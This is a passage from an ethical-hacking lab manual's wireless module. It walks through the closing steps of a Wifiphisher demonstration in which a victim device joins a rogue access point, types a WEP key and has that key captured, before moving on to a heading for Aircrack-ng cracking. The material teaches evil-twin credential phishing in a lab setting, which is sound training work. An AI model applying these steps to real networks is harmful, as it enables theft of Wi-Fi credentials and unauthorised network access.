


Module 16 – Hacking Wireless Networks

27. Click on the rogue access point **CEH-LABS** (the one that is unsecured). Note that your device initializes a connection with the access point and starts obtaining the IP address.




28. Now, switch back to the **Wifiphisher** window running in the **Parrot Security** virtual machine. You can see the connected device under the **Connected Victims** section, as shown in the screenshot.




29. The **Enter the password for “CEH-LABS”** screen appears. Under **Enter Password**, type the pre-shared key in the **Password** field and click **Join**.

Note: In this example, the pre-shared WEP key is **1234567890**.



30. Now, switch back to the Wifiphisher window and note the captured WEP key, as shown in the screenshot.



31. After obtaining the key, press **Esc** in the **Wifiphisher** application window to quit.

32. This concludes the demonstration of how to crack a WEP network using Wifiphisher.

33. Unplug the **Linksys 802.11 g WLAN** adapter.

34. Close all open windows and document all the acquired information.
35. Turn off the **Parrot Security** virtual machine.

Task 3: Crack a WEP Network using Aircrack-ng

